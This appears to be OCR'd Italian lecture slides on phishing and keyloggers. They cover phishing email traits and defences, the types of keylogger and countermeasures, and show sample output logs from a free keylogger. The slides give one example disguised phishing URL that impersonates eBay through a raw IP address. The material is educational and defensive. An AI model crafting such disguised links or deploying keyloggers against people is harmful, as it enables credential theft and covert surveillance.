
3. La vittima è invitata a seguire un link presente nella mail.

4. Tale link *non* punta al vero sito ma ad una copia fittizia identica, in cui viene chiesto di compilare un form con dati riservati.

Caratteristiche del msg di attacco

- Contiene evidenti errori di ortografia.
- Richiede i dati personali per motivi non sempre ben specificati.
- Non è personalizzato.
- Ha toni intimidatori in caso di mancata risposta.
- Non chiede di rispondere al mittente ma di seguire il link fornito.
- E' in formato HTML-based per offuscare meglio il target dell'URL.
- L'URL è camuffato usando l'indirizzo IP o le codifiche esadecimali.
  Es: http://218.154.123.224/signin.ebay.com/ws/eBayISAPI.dllSignIn

Esempio di mail ingannevole




Altri vettori di attacco

- False risposte da forum e mailing list.
- IRC and Instant Messaging.
- Web-based Delivery:
  - Link o banner ingannevoli.
  - Pop-up Javascript che richiedono login o aggiornamenti di sicurezza del PC.
  - Attacco Cross-Site tramite linguaggi di scripting.

Tecniche di difesa

- Buon senso e colpo d’occhio.
- Memorizzare i siti sensibili tra i Preferiti.
- Disabilitare Javascript e attivare il blocco Pop-up del browser.
- Aggiornare periodicamente Antivirus, Antispyware e Anti-Spam.
- Utilizzare software o toolbar Antiphishing.
- Verificare che la connessione sia sicura e che riporti un certificato SSL autentico.

Esempio di connessione sicura



Keylogger

I keylogger permettono di intercettare tutto quello che si digita sulla tastiera del computer.

Esistono due tipi di keylogger:

- **Hardware**: dispositivi che vengono collegati al cavo di comunicazione tra la tastiera ed il computer o all'interno della tastiera.
- **Software**: programmi che controllano e salvano la sequenza di tasti che viene digitata da un utente.

Utilizzo


La maggior parte dei keylogger odierni sono considerati software o hardware legittimi e sono venduti sul mercato aperto.

- Controllo da parte dei genitori
- Controllo da parte del partner
- Sicurezza nelle società
- Altri motivi

Ogni programma di keylogging legittimo può esser utilizzato per un intento maligno o criminale, ad esempio per rubare agli utenti informazioni relative a diversi sistemi di pagamento on-line.


Diffusione

La diffusione dei keylogger per l'intercettazione di dati sensibili è aumentata notevolmente negli ultimi anni.



Keylogger Hardware

- Il sistema non è in grado di accorgersi della loro presenza.
- Sono indipendenti dal sistema operativo.
- Memorizzano i tasti premuti o li inviano a dispositivi wireless.



Keylogger Software


- Rimangono in esecuzione captando ogni tasto che viene digitato.
- Possono trasmettere informazioni ad un computer remoto.
- Spesso installati nel computer da worm o trojan ricevuti tramite Internet.
- La password viene catturata indipendentemente dalla periferica di input.

Come affrontare i keylogger

- tastiera usb
- tastiera pieghevole in silicone

- firewall per bloccare la trasmissione di informazione ad un computer remoto
- antivirus e antispyware
- "tastiera su schermo" (tastiera virtuale)

REFOG Free Keylogger



Date and Time	Application	Window title
01/06/2009 18.45.45	Firefox	Facebook | Home - Mozilla Firefox
01/06/2009 18.45.23	Windows Live Messenger	
01/06/2009 18.43.21	Firefox	Facebook | Home - Mozilla Firefox
01/06/2009 18.41.32	Firefox	Facebook | Home - Mozilla Firefox

Keystrokes Typed

01/06/2009 18.45.23
Windows Live Messenger - C:\Programmi\Windows Live\Messenger\msnmsgr.exe
Keys: 23 symbols

allora divertiti al campo?

Date and Time	Event type	Application
01/06/2009 19.00.23	Exit	Firefox
01/06/2009 18.57.09	Exit	Paint
01/06/2009 18.50.48	Run	Paint
01/06/2009 18.39.33	Run	Windows Live Messenger
01/06/2009 18.39.32	Run	Winamp
01/06/2009 18.39.31	Run	Esplora risorse
01/06/2009 18.39.31	Run	Firefox

Program Activity

01/06/2009 19.00.23
Firefox - C:\Programmi\Mozilla Firefox\firefox.exe
Exit

Exit: "Firefox"
C:\Programmi\Mozilla Firefox\firefox.exe

Date and Time	Application	Window title
01/06/2009 19.04.25	Blocco note	Senza nome - Blocco note
01/06/2009 18.54.59	Paint	Immagine - Paint

Clipboard

01/06/2009 19.04.25
Blocco note - C:\WINDOWS\system32\notepad.exe
Text: 12 symbols

Hello World!

Bibliografia

www.wikipedia.org

sicurezza.html.it

www.dia.unisa.it/~ads/corso-security/www/CORSO-0102/Spoofing_Slide.pdf

www.ol-service.com/sikurezza/doc/Spoofing.htm

openskill.info/topic.php?ID=2

www.anti-phishing.it/archivio/comedifendersi.php

www.ippari.unict.it/wikippari/storage/users/56/56/images/58/phishing.pdf

www.cryptohacker.com/keylog2.html

www.viruslist.com/en/analysis?pubid=204791931